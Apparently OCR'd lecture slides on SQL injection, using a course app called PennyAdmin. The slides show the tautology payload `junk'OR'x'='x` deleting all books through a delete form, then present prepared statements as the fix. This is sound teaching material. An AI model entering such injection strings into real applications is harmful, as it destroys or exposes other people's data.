
SQL Injection Attacks

- **Problem**:
  - PennyAdmin app is vulnerable to SQL injection attacks

SQL Injection Attacks


- See **PennyAdmin01Baseline** app
  - Example 1:
    - When deleting, user enters `123'456`

SQL Injection Attacks




SQL Injection Attacks

- Recall **PennyAdmin01Baseline** app



SQL Injection Attacks

- Recall **PennyAdmin01Baseline** app




Parsing error

SQL Injection Attacks

- Recall **PennyAdmin01Baseline** app
  - Example 2:
    - When deleting, attacker enters


      `junk'OR'x'='x`

SQL Injection Attacks




SQL Injection Attacks

- See **PennyAdmin01Baseline** app



SQL Injection Attacks

- See **PennyAdmin01Baseline** app



SQL Injection Attacks

- See **PennyAdmin01Baseline** app

Deleted all books!

SQL Injection Attacks

- **Solution 1**:
  - ***SQL prepared statements***

SQL Injection Attacks


- See **PennyAdmin02aPrepared** app
  - runserver.py
  - penny.sql, penny.sqlite
  - **database.py**
  - penny.py

SQL Injection Attacks

- See **PennyAdmin02aPrepared** app
  - Example 1 revisited:
    - When deleting, user enters `123'456`


SQL Injection Attacks

- See **PennyAdmin02aPrepared** app



SQL Injection Attacks

- See **PennyAdmin02aPrepared** app



No parsing error


SQL Injection Attacks

- See **PennyAdmin02aPrepared** app
  - Example 2 revisited:
    - When deleting, attacker enters

      `junk'OR'x'='x`


SQL Injection Attacks

- See **PennyAdmin02aPrepared** app



